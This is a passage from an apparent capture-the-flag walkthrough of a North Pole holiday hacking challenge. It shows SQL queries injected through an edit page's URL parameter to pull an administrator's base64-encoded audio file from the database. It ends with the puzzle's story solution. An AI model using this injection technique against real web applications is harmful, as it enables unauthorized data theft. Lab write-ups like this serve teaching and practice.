This page gives a nice warning that the code is experimental (which is always nice for pentesters), and allows us to edit a report. So, first we need to create a random query on the Query-page. Just make sure you check the 'Save query' option to save a report.

```
Saved your report as report- e18c4cba-7b7f-4ee1-a846-784b7b9e3a27

Please bookmark that link if you want to keep it!
```

The edit.php page allows to set a new name and description, but we can also add a query-field to the URL. The sprusage.sql-file in the GIT repository gives us a nice idea what we want to query:

https://analytics.northpolewonderland.com/edit.php?id=e18c4cba-7b7f-4ee1-a846-784b7b9e3a27&name=BLA&description=BLA&query=SELECT%20*%20FROM%20audio

Now, go back and view the just edited report to learn the ID and filename of the seventh audio-file:

https://analytics.northpolewonderland.com/view.php?id=e18c4cba-7b7f-4ee1-a846-784b7b9e3a27

```
id        username   filename   mp3
20c216bc-b8b1-11e6-89e1-42010af00008       guest      discombobulatedaudio2.mp3
```

```
3746d987-b8b1-11e6-89e1-42010af00008        administrator         discombobulatedaudio7.mp3
```

Unfortunately, the getaudio.php file doesn't allow direct access, so we'll have to grab it directly from the database. We'll just have to edit the report again:

https://analytics.northpolewonderland.com/edit.php?id=e18c4cba-7b7f-4ee1-a846-784b7b9e3a27&name=BLA&description=BLA&query=**SELECT to_base64(mp3) FROM `audio` WHERE `id` = '3746d987-b8b1-11e6-89e1-42010af00008';**

```
Checking for id...
Yup!
Checking for name...
Yup!
Checking for description...
Yup!
Checking for query...
Yup!
UPDATE `reports` SET `id`='e18c4cba-7b7f-4ee1-a846-784b7b9e3a27', `name`='BLA', `description`='BLA', `query`='SELECT to_base64(mp3) FROM `audio`
WHERE `id` = \'3746d987-b8b1-11e6-89e1-42010af00008\';' WHERE `id`='e18c4cba-7b7f-4ee1-a846-784b7b9e3a27'Update complete!
```

The report now contains a base64-encoded mp3-file:


```
to_base64(mp3)
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
...
...
...
+8BE1AAFImTSaylcWL7suXlt65gUZZVHrLER4uKzKX2ls23Q34BPGCZjIFPHVclJ73UdIE40MOc+pcqXSobPb0zAv/CXEl/xIDEgDqaHKHxeBhqtbEBwJUvjUkGlf6rWv8Nf/ttdBHQ0k1Q5FR
VahmrA8Rp+RAE1c1ZQcEAPAWEGiFCemZ0aTWx6eKGpPkp0WAGoFu2UIUxiqBMcNNPURsftfpUBq4R7SXZs1pqsJh9o0BRCNQIwOpD9uOX5+tm/j4Q7LtzkbgyYZPupNymH5RHOFyjC2BwDCBoo
n/DnjWLwRjI2EKIcOttt1Viqsd9ZI1CbDcr5gRjjTUb14VYf3ziMr2A8PbQPLHt3ti5r///iTc0//0jFkwgZ/wtW1qq9lx9gSA8HtbRdrrpCHUnmaYeHGxIOzE5dxTkkOFhmojcttuvYQYqAVX
AZQChWMAmTJYT5ImBC60Nyw46DGarsj5M2AlpblhqmYHNKqG7pBtjtEsbKupUpRsYXzYlGWRbvnwWyJFb8PV2lM0cGy+E7Dm7Hh7erUZn+Uf7YgPdKXa41/83Zv6JxzU0CmNbRbnAindEWlY/z
v40ilil7n5Gxb///L9kpr///////////1esq3Tf////65eqOSt7Z1AYEMXKiYVDGImV5l5VbNtZZ4wADh00SgMuou4ReAoEQitofirfq1rfIRU2FHlUTwXUOo8B6DQbFA3II8Ei00H5igZqJpE
RIykSYTCMMJkIwIZmcNDVKfUQB7pFjkLqQGKw+Ccuw+MtyMnzM8tlEqnL9yl2fSIDR2maZfMD6fMCm8dzJkgML///WmcJVFv92JRJX/szmI7x1LrFIuHGRSSNp4qIQtQvYlBKIEBWUpGrxGo56
o1qrJXKzH8069YPhFj0kV0RCIGSChogEKrBkgqYuPJ6gJJMINTcQYBFBhwyYsGqYDx4yIA0mRaJVHNPTQLiGmLmoMkS8tkhOLv/74ETQAAVgY9N9ZeAIowyan6y0AWoJ6TO5vQAFd8EpPzeSQT
DwpDEvhDAgXooGMFAkkCQClLBaVLxNkUAID0vwzSJMgqGMUdIU6NyKS7plTFJh4nGeCYW0jQoCXFReboQCGcvs1pYZ9YrFHOkcANDm4QsIvYDA37GiqaSG8S7KYdgJ3rbdpXira+ErfO5KSwGU
HSNZsXSl5dJkBWBiTvWpmMy2Iw67LKXyi78NlsXd/b0sAW7iEcboqdb97rcygDEotvVNdxwlURlvHfh9P97OYLsb7jxJ9O5LpyWLsc5ICI225qun4u0gqiVizFJjWpqbXd1aXmV12ZqNf+rF/m
f////////////P/me56/zCrQV7Ns/o3uPQVOrBp6hKdiIKhMAIjRHYjlEVFXeSyWqRWmQ0vJOeHzGio2ZkMEHTGA0OiTNwQ/oJMKSTFhcwMWQQmdEp072bAYGYkRioYNGohHDeLTgg0SAEaLIw
4YNzBZCwAXCQElkVsjCytbTlInc4dUBjRF4WlOM9JckxhgaIj8XcCQgWOZoBlum+y0pUypojOltEqWntOUm2QElhFj7M2MYQEFQE+rWWGxKHmUqjeNtV1No0AOMCAyy7uCMUxwRJOnfZrTOojD
tJ2eglrEghymizulpIgyK67jXWDqMwRKYZazKo1nWjTtNS7///thq18IFQlr3LiKaSBnDaoiAEdn8pltyUwy7MSl12tKq8T7+5fMvnqmn43Vhppl1wmtuurheDyMGfyIphrTe5iZfOGpTLcKsp
hmtTZ5VqaZjPP/////////////////70YpLH4YRun7+84xSWM9cl9Pbw3nLKSw6LCflFdjCOyim4qpAJAIAGAJAHAOBAEAQAAAAMrqwFn14GTi+BjIx+BhwAAMAvymHy+ASiAwpgBQH+MgYCCw
N6/4XxFQFBDLDp/8jiHFsumJl/
+dMWSSWc/h0FRUkz/qIi6//xTF///8X2Yvim2wCgCQBgCQBwDgUBgEAAAADT0rAU4PgZtRQGSUR4GLQWA0JPNA1d4BCcDCHQUKfh8wrYY0Ot/h+wwxcpARyv/GdHJJYixNHf/zhk6KKjv8kDQs
Rb/12KZ/8XxTb//8UxfFNuykxBTUUzLjk5LjOqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
qqqv/7cGTJAAMUKuN+VpwAYwVcf8rTgAAAAaQcAAAgAAA0g4AABKqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqo=
```


Copy and paste this base64-data to a temporary file and decode it gives us our seventh and final audio-file.

```
echo discombobulatedaudio7.mp3.base64 | base64 -d > discombobulatedaudio7.mp3
```

8) What are the names of the audio files you discovered from each system above?

- discombobulatedaudio1.mp3
- discombobulatedaudio2.mp3
- discombobulatedaudio3.mp3
- debug-20161224235959-0.mp3
- discombobulatedaudio5.mp3
- discombobulated-audio-6-XyzE3N9YqKNH.mp3
- discombobulatedaudio7.mp3

Part 5: Discombobulated Audio

Josh sighed as he scratched his head. "Hey, sis. We've managed to own much of the SantaGram infrastructure, but all we've got to show for it is these strangely distorted audio files. They sound weird, as though they've been all discombobulated somehow. We certainly haven't found the criminal who abducted Santa. Also, there's that one door at the North Pole we haven't been able to get open yet. Very curious, I tell you."

Something Joshua just said triggered Jessica's memory. "I recall seeing a weird machine here at the North Pole called 'The Audio Discombobulator.' Remember it? It mentioned how it cuts, mixes, and stirs songs together, and then distributes them throughout the North Pole. I guess that explains the music that saturates everything up here. Perhaps these weird audio files came from that machine... but they don't sound much like music, and certainly not whole songs."


"What if..." Josh contemplated, "...the villain walked by the Audio Discombobulator and uttered something... Not a song, which the machine is used to dealing with, but instead a sentence or a phrase. The machine might have heard that, cut it up, mixed it, and then distributed it throughout the North Pole!"

Jess concluded the thought, "Wow! Let's see if we can put the pieces of this crazy audio puzzle back together. It might help us find the bad guy."

And, finally, Dear Reader, now is your chance to bring the foul villain who nabbed Santa to justice. Analyze the audio files and find the villain in the North Pole to answer these questions:

9) Who is the villain behind the nefarious plot.

The audiofiles, when concatenated, time-stretched and pitched contains a quote from a "Doctor Who"-episode from 2010, A Christmas Carol (TV Episode 2010): "**Father Christmas, Santa Claus. Or, as I've always known him, Jeff.**"



This sentence is also the passphrase to the final “door without a terminal”, leading to **Dr. Who**, who is the villain behind the abduction of Santa.

10) Why had the villain abducted Santa?

Dr. Who, who is, like Santa, also a Timelord (you know, Santa's bag is bigger on the inside, and Santa needs to be able to time-travel to be able to deliver all Christmas-presents on time) confessed to abducting Santa because he wanted a universe without the Star Wars Holiday Special. Dr. Who believed he could prevent the release with Santa's North Pole Magick, but Santa didn't want to participate in that plan. By kidnapping Santa he tried to force his hand on this plot.